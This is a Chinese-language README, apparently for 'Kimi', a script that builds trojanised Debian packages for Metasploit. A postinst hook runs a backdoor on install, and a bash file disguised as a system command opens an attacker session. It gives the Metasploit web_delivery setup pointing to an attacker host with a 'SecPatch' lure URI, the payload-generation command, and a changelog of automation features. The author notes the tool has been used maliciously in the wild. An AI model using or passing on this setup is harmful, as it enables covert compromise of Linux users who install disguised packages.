用于生成恶意 debian 软件包(debian 木马)的脚本。
Kimi 的名字灵感来源于《火影忍者》中我最喜欢的角色之一“君麻吕”(Kimimaro)。


Kimi 是一个为 Metasploit 生成恶意 debian 包的脚本,其中包含一个 bash 文件。该 bash 文件被部署到 "/usr/local/bin/" 目录中。

由于 postinst 文件的存在,当受害者尝试安装 deb 包时,后门就会立即执行。

Bash 文件还会注入并伪装成某个系统命令,当受害者执行该命令时,攻击者就能建立会话。

优点:
-- 完全独立。意味着用户无需安装任何 debian 包创建工具。
-- 由于参数介入(我知道很烂 :P),可以轻松地与任何载荷生成器集成。


Kimi 主要依赖于 web_delivery 模块,一切自动化。攻击者只需进行以下设置:

在 msf 中设置 Web_Delivery:

msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf exploit(web_delivery) > set uripath /SecPatch
uripath => /SecPatch
msf exploit(web_delivery) > set Lhost 192.168.0.102
Lhost => 192.168.0.102
msf exploit(web_delivery) > show options
msf exploit(web_delivery) > exploit

生成恶意载荷:

dreamer@mindless ~/Desktop/projects/kimi $ sudo python kimi.py -n nano -l 127.0.0.1 -V 1.0 -a i386

注意:该项目旨在与 Venom Shellcode Generator 1.0.13 集成。它也可以单独使用,用户只需在 msf 变量中更改 uripath 即可。
-------------------------------------------------------------------------------------

测试平台:
            Linux Mint 17.2 Cinnamon(Ubuntu 14.04)
            ParrotOS(Debian Jessie)
            Kali Rolling 2.0
[2017-02-22]
-- 添加了 "postinst" 文件创建功能,使嵌入的恶意文件自动执行
-- 添加了 RC 文件生成功能,实现与处理器的完全自动化,无需手动设置 handler
-- 修补了一些常见错误 [特别感谢 r00t 3xp10it :)]

[2017-10-12]
-- 添加了命令行参数 (-a/--arch) 用于选择架构 (i386/amd64)

[2019-04-24] - 测试版发布。
-- 现在可以设置自定义 URI 和 LPORT
-- Python 载荷已根据 Python 2/3 以及最新的 Metasploit 5 进行了更新
-- 整个代码已重新实现,但仍支持 Python 2.7
   博客文章:http://hackinguyz.blogspot.in/2017/03/kimi-malicious-debian-package-creator.html
   YouTube 视频:https://youtu.be/Dsn6BRHy9_w
   Viruatotal 样本(因为我在野外发现了这个脚本的恶意用途):7d91abb413c8cd3274f348ff12f244b9a503abfe018f138d34bbe2deab04472f
可疑 Shell 活动 [红队]
Twitter : @bofheaded









